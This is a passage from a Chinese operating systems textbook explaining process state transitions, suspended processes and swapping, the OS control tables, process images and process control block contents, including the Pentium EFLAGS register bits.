类似地，进程退出系统也分为两步。首先，当进程到达一个自然结束点时，由于出现不可恢复的错误而取消时，或当具有相应权限的另一个进程取消该进程时，进程被终止；终止使进程转换到退出态。此时，进程不再被执行了，与作业相关的表和其他信息临时被操作系统保留起来，这给辅助程序或支持程序提供了提取所需信息的时间。一个实用程序为了分析性能和利用率，可能需要提取进程的历史信息，一旦这些程序都提取了所需要的信息，操作系统就不再需要保留任何与该进程相关的数据，该进程将从系统中删除。

图3.6显示了导致进程状态转换的事件类型。可能的转换如下：

- 空→新建：创建执行一个程序的新进程。这个事件在表3.1中所列出的原因下都会发生。
- 新建→就绪：操作系统准备好再接纳一个进程时，把一个进程从新建态转换到就绪态。

① "等待态"作为一个进程状态，经常用于替换术语"阻塞态"。一般情况下，我们常用"阻塞态"，但是这两个术语是可以互换的。

② 在这一段的讨论中，忽略了虚拟内存的概念。在支持虚拟内存的系统中，当进程从新建态转换到就绪态时，它的程序代码和数据被加载到虚拟内存中。虚拟内存的简单介绍见第2章，详细内容请参阅第8章。

大多数系统基于现有的进程数或分配给现有进程的虚拟内存数量设置一些限制，以确保不会因为活跃进程的数量过多而导致系统的性能下降。

- **就绪→运行**：需要选择一个新进程运行时，操作系统选择一个处于就绪态的进程，这是调度器或分派器的工作。进程的选择问题将在第四部分探讨。
- **运行→退出**：如果当前正在运行的进程表示自己已经完成或取消，则它将被操作系统终止，见表 3.2。
- **运行→就绪**：这类转换最常见的原因是，正在运行的进程到达了“允许不中断执行”的最大时间段；实际上所有多道程序操作系统都实行了这类时间限定。这类转换还有很多其他原因，例如操作系统给不同的进程分配不同的优先级，但这不是在所有的操作系统中都实现了的。假设，进程 A 在一个给定的优先级运行，且具有更高优先级的进程 B 正处于阻塞态。如果操作系统知道进程 B 等待的事件已经发生了，则将 B 转换到就绪态，然后因为优先级的原因中断进程 A 的执行，将处理器分派给进程 B，我们说操作系统**抢占**了进程 A[⊖]。最后一种情况是，进程自愿释放对处理器的控制，例如一个周期性地进行记账和维护的后台进程。
- **运行→阻塞**：如果进程请求它必须等待的某些事件，则进入阻塞态。对操作系统的请求通常以系统服务调用的形式发出，也就是说，正在运行的程序请求调用操作系统中一部分代码所发生的过程。例如，进程可能请求操作系统的一个服务，但操作系统无法立即予以服务，它也可能请求了一个无法立即得到的资源，如文件或虚拟内存中的共享区域；或者也可能需要进行某种初始化的工作，如 I/O 操作所遇到的情况，并且只有在该初始化动作完成后才能继续执行。当进程互相通信，一个进程等待另一个进程提供输入时，或者等待来自另一个进程的信息时，都可能被阻塞。
- **阻塞→就绪**：当所等待的事件发生时，处于阻塞态的进程转换到就绪态。
- **就绪→退出**：为了清楚起见，状态图中没有表示这种转换。在某些系统中，父进程可以在任何时刻终止一个子进程。如果一个父进程终止，与该父进程相关的所有子进程都将被终止。
- **阻塞→退出**：前面一项提供了注释。

再回到前面的简单例子，图 3.7 显示了每个进程在状态间的转换，图 3.8a 给出了可能实现的排队规则，有两个队列：就绪队列和阻塞队列。进入系统的每个进程被放置在就绪队列中，当操作系统选择另一个进程运行时，将从就绪队列中选择。对于没有优先级的方案，这可以是一个简单的先进先出队列。当一个正在运行的进程被移出处理器时，它根据情况或者被终止，或者被放置在就绪或阻塞队列中。最后，当一个事件发生时，所有位于阻塞队列中等待这个事件的进程都被转换到就绪队列中。





图 3.7　图 3.4 中的进程状态

后一种方案意味着当一个事件发生时，操作系统必须扫描整个阻塞队列，搜索那些等待该事件的进程。在大型操作系统中，队列中可能有几百甚至几千个进程，因此，拥有多个队列将会很有效，一个事件可以对应一个队列。那么，

⊖ 一般来说，抢占这个术语被定义为收回一个进程正在使用的资源。在这种情况下，资源就是处理器本身。进程正在执行并且可以继续执行，但是由于其他进程需要执行而被抢占。

当事件发生时，相应队列中的所有进程都转换到就绪态（见图 3.8b）。



a）单一的阻塞队列

b）多条阻塞队列

图 3.8 图 3.6 的排队模型

最后还有一种改进是，如果按照优先级方案分派进程，维护多个就绪队列（每个优先级一个队列）将会带来很多的便利。操作系统可以很容易地确定哪个就绪进程具有最高的优先级且等待时间最长。

3.2.4 被挂起的进程

交换的需要

前面描述的三个基本状态（就绪态、运行态和阻塞态）提供了一种为进程行为建立模型的系统方法，并指导操作系统的实现。许多实际的操作系统都是按照这样的三种状态进行具体构造的。

但是，可以证明往模型中增加其他状态也是合理的。为了说明加入新状态的好处，考虑一个没有使用虚拟内存的系统，每个被执行的进程必须完全载入内存，因此，图 3.8b 中，所有队列中的所有进程必须驻留在内存中。

所有这些设计机制的原因都是由于 I/O 活动比计算速度慢很多，因此在单道程序系统中的处理器在大多数时候是空闲的。但是图 3.8b 的方案并没有完全解决这个问题。在这种情况下，内存保存有多个进程，当一个进程正在等待时，处理器可以转移到另一个进程，但是处理器比 I/O 要快得多，以至于内存中所有的进程都在等待 I/O 的情况很常见。因此，即使是多道程序设计，大多数时候处理器仍然可能处于空闲状态。

一种解决方法是内存可以被扩充以适应更多的进程，但是这种方法有两个缺陷。首先是内存的价格问题，当内存大小增加到兆位及千兆位时，价格也会随之增加；再者，程序对内存空间需求的增长速度比内存价格下降的速度快。因此，更大的内存往往导致更大的进程，而不是更多的进程。

另一种解决方案是交换，包括把内存中某个进程的一部分或全部移到磁盘中。当内存中没有

处于就绪状态的进程时，操作系统就把被阻塞的进程换出到磁盘中的“挂起队列”（suspend queue），这是暂时保存从内存中被“驱逐”出的进程队列，或者说是被挂起的进程队列。操作系统在此之后取出挂起队列中的另一个进程，或者接受一个新进程的请求，将其纳入内存运行。

“交换”（swapping）是一个 I/O 操作，因而也可能使问题更加恶化。但是由于磁盘 I/O 一般是系统中最快的 I/O（相对于磁带或打印机 I/O），所以交换通常会提高性能。


为使用前面描述的交换，在我们的进程行为模型（见图 3.9a）中必须增加另一个状态：挂起态。当内存中的所有进程都处于阻塞态时，操作系统可以把其中的一个进程置于挂起态，并将它转移到磁盘，内存中释放的空间可被调入的另一个进程使用。

当操作系统已经执行了一个换出操作，它可以有两种将一个进程取到内存中的选择：可以接纳一个新近创建的进程，或调入一个以前被挂起的进程。显然，通常比较倾向于调入一个以前被挂起的进程，给它提供服务，而不是增加系统中的负载总数。

但是，这个推理也带来了一个难题，所有已经挂起的进程在挂起时都处于阻塞态。显然，这时把被阻塞的进程取回内存没有任何意义，因为它仍然没有准备好执行。但是，考虑到挂起状态中的每个进程最初是阻塞在一个特定的事件上，当这个事件发生时，进程就不再阻塞，可以继续执行。

因此，我们需要重新考虑设计方式。这里有两个独立的概念：进程是否在等待一个事件（阻塞与否）以及进程是否已经被换出内存（挂起与否）。为适应这种 2×2 的组合，需要 4 个状态：

- 就绪态：进程在内存中并可以执行。
- 阻塞态：进程在内存中并等待一个事件。
- 阻塞/挂起态：进程在外存中并等待一个事件。
- 就绪/挂起态：进程在外存中，但是只要被载入内存就可以执行。



a）有一个挂起态

b）有两个挂起态

图 3.9 有挂起态的进程状态转换图

在查看包含两个新挂起状态的状态转换图之前，必须提到另一点。到现在为止的论述都假设没有使用虚拟内存，进程或者都在内存中，或者都在内存之外。在虚拟内存方案中，可能会执行到只有一部分内容在内存中的进程，如果访问的进程地址不在内存中，则进程的相应部分可以被调入内存。虚拟内存的使用看上去会消除显式交换的需要，这是因为通过处理器中的存储管理硬件，任何期望的进程中的任何期望的地址都可以移入或移出内存。但是，正如在第 8 章中将会看到的，如果有足够多的活动进程，并且所有进程都有一部分在内存中，则有可能导致虚拟内存系统崩溃。因此，即使在虚拟存储系统中，操作系统也需要不时地根据执行情况显式地、完全地换出进程。

现在来看图 3.9b 中我们已开发的状态转换模型（图中的虚线表示可能但并不是必需的转换）。比较重要的新的转换如下：

- **阻塞→阻塞/挂起**：如果没有就绪进程，则至少一个阻塞进程被换出，为另一个没有阻塞的进程让出空间。如果操作系统确定当前正在运行的进程，或就绪进程为了维护基本的性能要求而需要更多的内存空间，那么，即使有可用的就绪态进程也可能出现这种转换。
- **阻塞/挂起→就绪/挂起**：如果等待的事件发生了，则处于阻塞/挂起状态的进程可以转换到就绪/挂起状态。注意，这要求操作系统必须能够得到挂起进程的状态信息。
- **就绪/挂起→就绪**：如果内存中没有就绪态进程，操作系统需要调入一个进程继续执行。此外，当处于就绪/挂起态的进程比处于就绪态的任何进程的优先级都要高时，也可以进行这种转换。这种情况的产生是由于操作系统设计者规定调入高优先级的进程比减少交换量更重要。
- **就绪→就绪/挂起**：通常，操作系统更倾向于挂起阻塞态进程而不是就绪态进程，因为就绪态进程可以立即执行，而阻塞态进程占用了内存空间但不能执行。但如果释放内存以得到足够空间的唯一方法是挂起一个就绪态进程，那么这种转换也是必需的。并且，如果操作系统确信高优先级的阻塞态进程很快将会就绪，那么它可能选择挂起一个低优先级的就绪态进程，而不是一个高优先级的阻塞态进程。

还需要考虑的几种其他转换有：

- **新建→就绪/挂起以及新建→就绪**：当创建一个新进程时，该进程或者加入到就绪队列，或者加入到就绪/挂起队列中。不论哪种情况，操作系统都必须建立一些表以管理进程，并为进程分配地址空间。操作系统可能更倾向于在初期执行这些辅助工作，这使得它可以维护大量的未阻塞的进程。通过这个策略，内存中经常会没有足够的空间分配给新进程，因此使用了（新建→就绪/挂起）转换。另一方面，我们可以证明创建进程的适时（just-in-time）原理，即尽可能推迟创建进程以减少操作系统的开销，并在系统被阻塞态进程阻塞时允许操作系统执行进程创建任务。
- **阻塞/挂起→阻塞**：这种转换在设计中比较少见，如果一个进程没有准备好执行，并且不在内存中，调入它又有什么意义？但是考虑到下面的情况：一个进程终止，释放了一些内存空间，阻塞/挂起队列中有一个进程比就绪/挂起队列中的任何进程的优先级都要高，并且操作系统有理由相信阻塞进程的事件很快就会发生，这时，把阻塞进程而不是就绪进程调入内存是合理的。
- **运行→就绪/挂起**：通常当分配给一个运行进程的时间期满时，它将转换到就绪态。但是，如果由于位于阻塞/挂起队列的具有较高优先级的进程变得不再被阻塞，操作系统抢占这个进程，也可以直接把这个运行进程转换到就绪/挂起队形中，并释放一些内存空间。
- **各种状态→退出**：在典型情况下，一个进程在运行时终止，或者是因为它已经完成，或者是因为出现了一些错误条件。但是，在某些操作系统中，一个进程可以被创建它的进

程终止，或当父进程终止时终止。如果允许这样，则进程在任何状态时都可以转换到退出态。

挂起的其他用途

到目前为止，挂起进程的概念与不在内存中的进程概念是等价的。一个不在内存中的进程，不论它是否在等待一个事件，都不能立即执行。

我们可以总结一下挂起进程的概念。首先，按照以下特点定义挂起进程：

1）进程不能立即执行。

2）进程可能是或不是正在等待一个事件。如果是，阻塞条件不依赖于挂起条件，阻塞事件的发生不会使进程立即被执行。

3）为阻止进程执行，可以通过代理把这个进程置于挂起状态，代理可以是进程自己，也可以是父进程或操作系统。

4）除非代理显式地命令系统进行状态转换，否则进程无法从这个状态中转移。

表 3.3 列出了进程的一些挂起原因。已经讨论过的一个原因是提供更多的内存空间，这样可以调入一个就绪/挂起态进程，或者增加分配给其他就绪态进程的内存。操作系统因为其他动机而挂起一个进程，例如，记账或跟踪进程可能用于监视系统的活动，可以使用进程记录各种资源（处理器、内存、通道）的使用情况以及系统中用户进程的进行速度。在操作员控制下的操作系统可以不时地打开或关闭这个进程。如果操作系统发现或怀疑有问题，它可以挂起进程。死锁就是一个例子，将在第 6 章讲述。另一个例子是，如果在进程测试时检测到通信线路中的问题，操作员让操作系统挂起使用该线路的进程。

另外一些原因关系到交互用户的行为。例如，如果用户怀疑程序中有缺陷，他（她）可以挂起执行程序并进行调试，检查并修改程序或数据，然后恢复执行；或者可能有一个收集记录或记账的后台程序，用户可能希望能够打开或关闭这个程序。

表 3.3 导致进程挂起的原因

事　件	说　明
交换	操作系统需要释放足够的内存空间，以调入并执行处于就绪状态的进程
其他 OS 原因	操作系统可能挂起后台进程或工具程序进程，或者被怀疑导致问题的进程
交互式用户请求	用户可能希望挂起一个程序的执行，目的是为了调试或者与一个资源的使用进行连接
定时	一个进程可能会周期性地执行（例如记账或系统监视进程），而且可能在等待下一个时间间隔时被挂起
父进程请求	父进程可能会希望挂起后代进程的执行，以检查或修改挂起的进程，或者协调不同后代进程之间的行为

时机的选择也会导致一个交换决策。例如，如果一个进程周期性地被激活，但大多数时间是空闲的，则在它在两次使用之间应该被换出。监视使用情况或用户活动的程序就是一个例子。

最后，父进程可能会希望挂起一个后代进程。例如，进程 A 可以生成进程 B，以执行文件读操作；随后，进程 B 在读文件的过程中遇到错误，并报告给进程 A；进程 A 挂起进程 B，调查错误的原因。

在所有这些情况中，挂起进程的活动都是由最初请求挂起的代理请求的。

3.3 进程描述

操作系统控制计算机系统内部的事件，它为处理器执行进程而进行调度和分派，给进程分配

资源，并响应用户程序的基本服务请求。因此，我们可以把操作系统看做是管理系统资源的实体。

这个概念如图 3.10 所示。在多道程序设计环境中，在虚拟内存中有许多已经创建了的进程（P_1，…，P_n），每个进程在执行期间，需要访问某些系统资源，包括处理器、I/O 设备和内存。在图中，进程 P_1 正在运行，该进程至少有一部分在内存中，并且还控制着两个 I/O 设备；进程 P_2 也在内存中，但由于正在等待分配给 P_1 的 I/O 设备而被阻塞；进程 P_n 已经被换出，因此是挂起的。

以后几章中将探讨操作系统代表进程管理这些资源的细节。这里关心的是一些最基本的问题：操作系统为了控制进程和管理资源需要哪些信息？




图 3.10　进程和资源（某一时刻的资源分配）

3.3.1　操作系统的控制结构

操作系统为了管理进程和资源，必须掌握关于每个进程和资源当前状态的信息。普遍使用的方法是：操作系统构造并维护它所管理的每个实体的信息表。图 3.11 给出了这种方法的一般概念，操作系统维护着 4 种不同类型的表：内存、I/O、文件和进程。尽管不同的操作系统中的实现细节不同，但基本上所有操作系统维护的信息都可以分为这 4 类。




图 3.11　操作系统控制表的通用结构

内存表用于跟踪内（实）存和外存（虚拟内存）。内存的某些部分为操作系统而保留，剩余部分是进程可以使用的，保存在外存中的进程使用某种类型的虚拟内存或简单的交换机制。内存表必须包括以下信息：

- 分配给进程的内存。
- 分配给进程的外存。

- 内存块或虚拟内存块的任何保护属性，如哪些进程可以访问某些共享内存区域。
- 管理虚拟内存所需要的任何信息。

第三部分将详细讲述用于内存管理的信息结构。

操作系统使用 **I/O 表**管理计算机系统中的 I/O 设备和通道。在任何给定的时刻，一个 I/O 设备或者是可用的，或者已分配给某个特定的进程，如果正在进行 I/O 操作，则操作系统需要知道 I/O 操作的状态和作为 I/O 传送的源和目标的内存单元。在第 11 章将详细讲述 I/O 管理。

操作系统还维护着**文件表**，这些表提供关于文件是否存在、文件在外存中的位置、当前状态和其他属性的信息。大部分信息（不是全部信息）可能由文件管理系统维护和使用。在这种情况下，操作系统只有一点或者没有关于文件的信息；在其他操作系统中，很多文件管理的细节由操作系统自己管理。这方面的内容将在第 12 章讲述。

最后，操作系统为了管理进程必须维护**进程表**，本节的剩余部分将着重讲述所需的进程表。在此之前需要先明确两点：首先，尽管图 3.11 给出了 4 种不同的表，但是这些表必须以某种方式链接起来或交叉引用。内存、I/O 和文件是代表进程而被管理的，因此进程表中必须有对这些资源的直接或间接引用。文件表中的文件可以通过 I/O 设备访问，有时它们也位于内存中或虚拟内存中。这些表自身必须可以被操作系统访问到，因此它们受制于内存管理。

其次，操作系统最初如何知道创建表？显然，操作系统必须有基本环境的一些信息，如有多少内存空间、I/O 设备是什么以及它们的标识符是什么等。这是一个配置问题，也就是说，当操作系统初始化后，它必须可以使用定义基本环境的某些配置数据，这些数据必须在操作系统之外，通过人的帮助或一些自动配置软件而产生。

3.3.2　进程控制结构

操作系统在管理和控制进程时，首先必须知道进程的位置，再者，它必须知道在管理时所必需的进程属性（如进程 ID、进程状态）。

进程位置

在处理进程定位问题和进程属性问题之前，首先需要解决一个更基本的问题：进程的物理表示是什么？进程最少必须包括一个或一组被执行的程序，与这些程序相关联的是局部变量、全局变量和任何已定义常量的数据单元。因此，一个进程至少包括足够的内存空间，以保存该进程的程序和数据；此外，程序的执行通常涉及用于跟踪过程调用和过程间参数传递的栈（见附录 1B）。最后，与每个进程相关联的还有操作系统用于控制进程的许多属性，通常，属性的集合称做**进程控制块**（process control block）[㊀]。程序、数据、栈和属性的集合称做**进程映像**（process image）（见表 3.4）。

表 3.4　进程映像中的典型元素

项　目	说　明
用户数据	用户空间中的可修改部分，可以包括程序数据、用户栈区域和可修改的程序
用户程序	将被执行的程序
系统栈	每个进程有一个或多个后进先出（LIFO）系统栈。栈用于保存参数、过程调用地址和系统调用地址
进程控制块	操作系统控制进程所需要的数据（见表 3.5）

进程映像的位置依赖于使用的内存管理方案。对于最简单的情况，进程映像保存在邻近的或

㊀ 这个数据结构的其他一些常用的名字有任务控制块、进程描述符和任务描述符。

连续的存储块中。该存储块位于外存（通常是磁盘）中。因此，如果操作系统要管理进程，其进程映像至少有一部分必须位于内存中，为执行该进程，整个进程映像必须载入内存中或至少载入虚拟内存中。因此，操作系统需要知道每个进程在磁盘中的位置，并且对于内存中的每个进程，需要知道其在内存中的位置。来看一下第 2 章中 CTSS 操作系统关于这个方案的一个稍微复杂些的变体。在 CTSS 中，当进程被换出时，部分进程映像可能保留在内存中。因此，操作系统必须跟踪每个进程映像的哪一部分仍然在内存中。

现代操作系统假定分页硬件允许用不连续的物理内存来支持部分常驻内存的进程[㊀]。在任何给定的时刻，进程映像的一部分可以在内存中，剩余部分可以在外存中[㊁]。因此，操作系统维护的进程表必须表明每个进程映像中每页的位置。

图 3.11 描绘了位置信息的结构。有一个主进程表，每个进程在表中都有一个表项，每一项至少包含一个指向进程映像的指针。如果进程映像包括多个块，则这个信息直接包含在主进程表中，或可以通过交叉引用内存表中的项得到。当然，这个描述是一般性描述，特定的操作系统将按自己的方式组织位置信息。

进程属性

复杂的多道程序系统需要关于每个进程的大量信息，正如前面所述，该信息可以保留在进程控制块中。不同的系统以不同的方式组织该信息，本章和下一章的末尾都有很多这样的例子。目前先简单研究操作系统将会用到的信息，而不详细考虑信息是如何组织的。

表 3.5 列出了操作系统所需要的每个进程信息的简单分类。读者看到所需要的信息量时可能会有些惊讶。随着读者对操作系统进一步的理解，这个列表看起来会更加合理。

可以把进程控制块信息分成三类：

- 进程标识信息
- 处理器状态信息
- 进程控制信息

表 3.5 进程控制块中的典型元素

进程标识信息	
标识符	存储在进程控制块中的数字标识符，包括 • 此进程的标识符（Process ID，简称进程 ID） • 创建这个进程的进程（父进程）标识符 • 用户标识符（User ID，简称用户 ID）
处理器状态信息	
用户可见寄存器	用户可见寄存器是处于用户态的处理器执行的机器语言可以访问的寄存器。通常有 8 到 32 个此类寄存器，而在一些 RISC 实现中有超过 100 个此类寄存器
控制和状态寄存器	用于控制处理器操作的各种处理器寄存器，包括： • 程序计数器：包含将要取的下一条指令的地址 • 条件码：最近的算术或逻辑运算的结果（例如符号、零、进位、等于、溢出） • 状态信息：包括中断允许/禁用标志、异常模式
栈指针	每个进程有一个或多个与之相关联的后进先出（LIFO）系统栈。栈用于保存参数和过程调用或系统调用的地址，栈指针指向栈顶

㊀ 关于页、段和虚拟内存的概念，我们已在 2.3 节中进行了简要的描述。

㊁ 这个简要的讨论回避了一些细节，特别在使用虚拟内存的系统中，所有活动的进程映像都存储在外存中。当进程映像的一部分加载到内存中时，其加载过程是复制而并非移动。因此，外存保留了进程映像中的所有段（或页）的拷贝。但是当位于内存中的部分进程映像被修改时，在内存的更新部分被复制到外存以前，外存中的进程映像内容是过时的。

（续）

	进程控制信息
调度和状态信息	这是操作系统执行其调度功能所需要的信息，典型的信息项包括： • 进程状态：定义将被调度执行的进程的准备情况（例如运行态、就绪态、等待态、停止态） • 优先级：用于描述进程调度优先级的一个或多个域。在某些系统中，需要多个值（例如默认、当前、最高许可） • 调度相关信息：这取决于所使用的调度算法。例如进程等待的时间总量和进程在上一次运行时执行时间总量 • 事件：进程在继续执行前等待的事件标识
数据结构	进程可以以队列、环或者别的结构形式与其他进程进行链接。例如，所有具有某一特定优先级且处于等待状态的进程可链接在一个队列中；进程还可以表示出与另一个进程的父子（创建者-被创建者）关系。进程控制块为支持这些结构需要包含指向其他进程的指针
进程间通信	与两个独立进程间的通信相关联的各种标记、信号和信息。进程控制块中维护着某些或全部此类信息
进程特权	进程根据其可以访问的内存空间以及可以执行的指令类型被赋予各种特权。此外，特权还用于系统实用程序和服务的使用
存储管理	这一部分包括指向描述分配给该进程的虚拟内存空间的段表和页表的指针
资源的所有权和使用情况	进程控制的资源可以表示成诸如一个打开的文件，还可能包括处理器或其他资源的使用历史；调度器会需要这些信息

实际上在所有的操作系统中，对于**进程标识符**，每个进程都分配了一个唯一的数字标识符。进程标识符可以简单地表示为主进程表（图 3.11 所示）中的一个索引；否则，必须有一个映射，使得操作系统可以根据进程标识符定位相应的表。这个标识符在很多地方都是很有用的，操作系统控制的许多其他表可以使用进程标识符交叉引用进程表。例如，内存表可以组织起来以便提供一个关于内存的映射，指明每个区域分配给了哪个进程。I/O 表和文件表中也会有类似的引用。当进程相互之间进行通信时，进程标识符可用于通知操作系统某一特定通信的目标；当允许进程创建其他进程时，标识符可用于指明每个进程的父进程和后代进程。


除了进程标识符，还给进程分配了一个用户标识符，用于标明拥有该进程的用户。

处理器状态信息包括处理器寄存器的内容。当一个进程正在运行时，其信息当然在寄存器中。当进程被中断时，所有的寄存器信息必须保存起来，使得进程恢复执行时这些信息都可以被恢复。所涉及的寄存器的种类和数目取决于处理器的设计。在典型情况下，寄存器组包括用户可见寄存器、控制和状态寄存器和栈指针，这些在第 1 章中都曾介绍过。

特别需要注意的是，所有的处理器设计都包括一个或一组通常称做程序状态字（Program Status Word, PSW）的寄存器，它包含状态信息。PSW 通常包含条件码和其他状态信息。Pentium 处理器中的处理器状态字就是一个很好的例子，它称做 EFLAGS 寄存器（如图 3.12 和表 3.6 所示），可被运行在 Pentium 处理器上的任何操作系统（包括 UNIX 和 Windows）使用。

进程控制块中第三个主要的信息类可以称做**进程控制信息**，这是操作系统控制和协调各种活动进程所需要的额外信息。表 3.5 的最后一部分表明了这类信息的范围，在随后的章节中将进一步详细分析操作系统的功能，表中所列出的各项用途也会逐渐明了。

图 3.13 给出了虚拟内存中进程映像的结构。每个进程映像包括一个进程控制块、用户栈、进程的专用地址空间以及与别的进程共享的任何其他地址空间。在这个图中，每个进程映像表现为一段地址相邻的区域。在实际的实现中可能不是这种情况，这取决于内存管理方案和操作系统组织控制结构的方法。



ID 表示标识符　　DF 表示方向标志
VIP 表示虚拟中断挂起　　IF 表示中断允许标志
VIF 表示虚拟中断标志　　TF 表示陷阱标志
AC 表示对齐检查　　SF 表示符号标志
VM 表示虚拟 8086 模式　　ZF 表示零标志
RF 表示恢复标志　　AF 表示辅助进位标志
NT 表示嵌套任务标志　　PF 表示奇偶校验标志
IOPL 表示 I/O 特权级　　CF 表示进位标志
OF 表示溢出标志

图 3.12　Pentium Ⅱ EFLAGS 寄存器

表 3.6　Pentium EFLAGS 寄存器位

控制位	
AC（对齐检查）	如果一个字或双字被定位在一个非字或非双字的边界时置位
ID（标识符位）	如果这一位可以被置位和清除，处理器支持 CPUID 指令，这个指令可提供关于厂商、产品系列和模型的信息
RF（恢复标志）	允许程序员禁止调试异常，因此在一个调试异常后指令可以重新启动，不会立即引起另一个调试异常
IOPL（I/O 特权级）	当置位时，导致在保护模式操作期间，处理器在访问 I/O 设备时控制位产生一个异常
DF（方向标志）	确定字符串处理指令是否增长或缩减到 16 位的半个寄存器 SI 和 DI（用于 16 位操作）或 32 位寄存器 ESI 和 EDI（用于 32 位操作）
IF（中断允许标志）	当置位时，处理器将识别外部中断
TF（陷阱标志）	当被置位时，每个指令执行后会引发一个中断，可用于调试
操作模式位	
NT（嵌套任务标志）	表明当前任务嵌套在运行于保护模式操作下的另一个任务中
VM（虚拟 8086 模式）	允许程序员启用或禁止虚拟 8086 模式，这决定了处理器是否像 8086 机器那样运行
VIP（虚拟中断挂起）	用于虚拟 8086 模式下，表明一个或多个中断正在等待服务
VIF（虚拟中断标志）	用于虚拟 8086 模式下，代替 IF
条件码	
AF（辅助进位标志）	表示在一个使用 AL 寄存器的 8 位算术或逻辑运算中半个字节间的进位或借位
CF（进位标志）	表明在一个算术运算后，最左位的进位或借位情况，也可被一些移位或循环操作改变
OF（溢出标志）	表明在一次加法或减法后的算术溢出情况
PF（奇偶校验标志）	表明算术或逻辑运算结果的奇偶情况，1 表示偶数奇偶校验，0 表示奇数奇偶校验
SF（符号标志）	表明算术或逻辑运算结果的符号位情况
ZF（零标志）	表明算术或逻辑运算的结果是否为零的情况

正如表 3.5 中所指出的，进程控制块还可能包含构造信息，包括将进程控制块链接起来的指针。因此，前一节中所描述的队列可以由进程控制块的链表实现。例如，图 3.8a 中的排队结构可以按图 3.14 中的方式实现。

进程控制块的作用

进程控制块是操作系统中最重要的数据结构。每个进程控制块包含操作系统所需要的关于进程的所有信息。实际上，操作系统中的每个模块，包括那些涉及调度、资源分配、中断处理、性能监控和分析的模块，都可能读取和修改它们。可以说，资源控制块集合定义了操作系统的状态。

